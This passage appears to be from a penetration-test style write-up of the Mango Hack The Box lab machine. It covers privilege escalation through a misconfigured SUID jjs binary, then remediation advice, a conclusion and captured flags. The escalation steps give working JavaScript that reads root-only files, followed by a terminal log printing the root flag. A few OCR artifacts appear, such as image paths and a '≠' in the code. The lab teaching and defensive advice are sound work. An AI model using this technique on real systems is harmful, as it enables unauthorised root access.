/usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
```

- **Privilege Escalation via jjs**: The jjs binary is the JavaScript engine bundled with Java 11. When marked with the SUID bit, it can execute JavaScript code with elevated privileges. Exploiting this misconfiguration allowed execution of system-level commands as the root user, enabling access to restricted files and full administrative control over the host.

9. Privilege Escalation

Privilege escalation was achieved by identifying a misconfigured SUID binary (jjs) on the target system. The jjs binary is part of the Java Development Kit and provides a JavaScript execution environment. When executed with the SUID bit set, it runs with elevated privileges-allowing arbitrary file access or command execution as the root user.

Post-exploitation enumeration revealed that /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs had the SUID bit enabled. By leveraging the scripting capabilities of jjs, it was possible to read the contents of sensitive files accessible only to the root user, including /root/root.txt, which confirmed full system compromise.

Steps to Reproduce

- **Launch the SUID jjs Interpreter**: The following command was executed to start the jjs interface with root privileges:

```
/usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
```

- **Execute a Script to Read the Root Flag**: Within the jjs interface, the following JavaScript code was used to read and print the contents of the root flag file:

```
var BufferedReader = Java.type("java.io.BufferedReader");
var FileReader = Java.type("java.io.FileReader");
var br = new BufferedReader(new FileReader("/root/root.txt"));
var line = "";
while ((line = br.readLine()) != null) {
    print(line);
}
```

- **Privilege Escalation Achieved**: The script successfully executed with elevated privileges, and the contents of /root/root.txt were printed to the screen-confirming root-level access and complete system compromise.

10. Remediation Recommendation

To address the vulnerabilities identified during this assessment and reduce the risk of future compromise, the following remediation steps are strongly recommended:

Authentication and Input Validation

- Implement strict server-side input validation to prevent injection attacks, including NoSQL injection.
- Use parametrised queries or secure object-document mapping (ODM) libraries that handle user input safely.
- Employ Web Application Firewalls (WAFs) to detect and block injection attempts in real time.

Credential Management

- Eliminate hardcoded credentials from all application logic and scripts.
- Implement a secure secrets management system (e.g., HashiCorp Vault, CyberArk, AWS Secrets Manager).
- Immediately rotate any credentials that were exposed or compromised during the assessment.
- Enforce strong password policies and monitor for reuse across accounts.

Privilege Management

- Audit all binaries with SUID permissions and remove SUID from unnecessary executables.
- Restrict administrative tools (such as jjs) from being accessible to non-privileged users.
- Apply the principle of least privilege across all user and group roles, ensuring users have only the access they require.

Secure Development Practices

- Conduct regular code reviews with a focus on security.
- Integrate static and dynamic analysis tools into the CI/CD pipeline to detect vulnerabilities early.
- Avoid using insecure functions or interpreters (e.g., eval, jjs) in production environments.

Monitoring and Detection

- Enable logging for authentication mechanisms, privilege escalation attempts, and shell access.
- Configure alerting systems to detect anomalous user behaviour, such as unauthorised SUID binary execution or SSH login attempts.
- Regularly review logs and conduct periodic security audits.

11. Conclusion


The assessment of the Mango (HTB) machine demonstrated a full system compromise resulting from a combination of web application vulnerabilities, weak credential handling practices, and improper privilege configurations. Initial access was gained through a NoSQL injection flaw, which allowed enumeration of valid credentials. These credentials were reused across local accounts and ultimately enabled SSH access to the target system.

Post-exploitation revealed a critical privilege escalation vector in the form of a misconfigured SUID binary (jjs), which allowed arbitrary code execution with root privileges. This misconfiguration enabled the attacker to read sensitive files and fully compromise the system.

The issues identified reflect common security oversights found in production environments and underscore the importance of secure coding practices, proper credential hygiene, and system hardening. Implementing the remediation steps outlined above will significantly enhance the security posture of the system and reduce the likelihood of similar exploitation in the future.


12. Proof of Access (Flags Captured)

- **User.txt**



```
$ cat user.txt
[redacted]
```

- **Root.txt**



```
$ /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
Warning: The jjs tool is planned to be removed from a future JDK release
jjs> echo 'var BufferedReader = Java.type("java.io.BufferedReader");
... > var FileReader = Java.type("java.io.FileReader");
jdk.nashorn.internal.runtime.ParserException: <shell>:1:63 Missing close quot
e
echo 'var BufferedReader = Java.type("java.io.BufferedReader");
                                                               ^

jjs> var BufferedReader = Java.type("java.io.BufferedReader");
jjs> var FileReader = Java.type("java.io.FileReader");
jjs> var br =new BufferedReader(new FileReader("/root/root.txt"));
jjs> while ((line = br.readLine()) ≠ null) { print(line); }
e0788b
```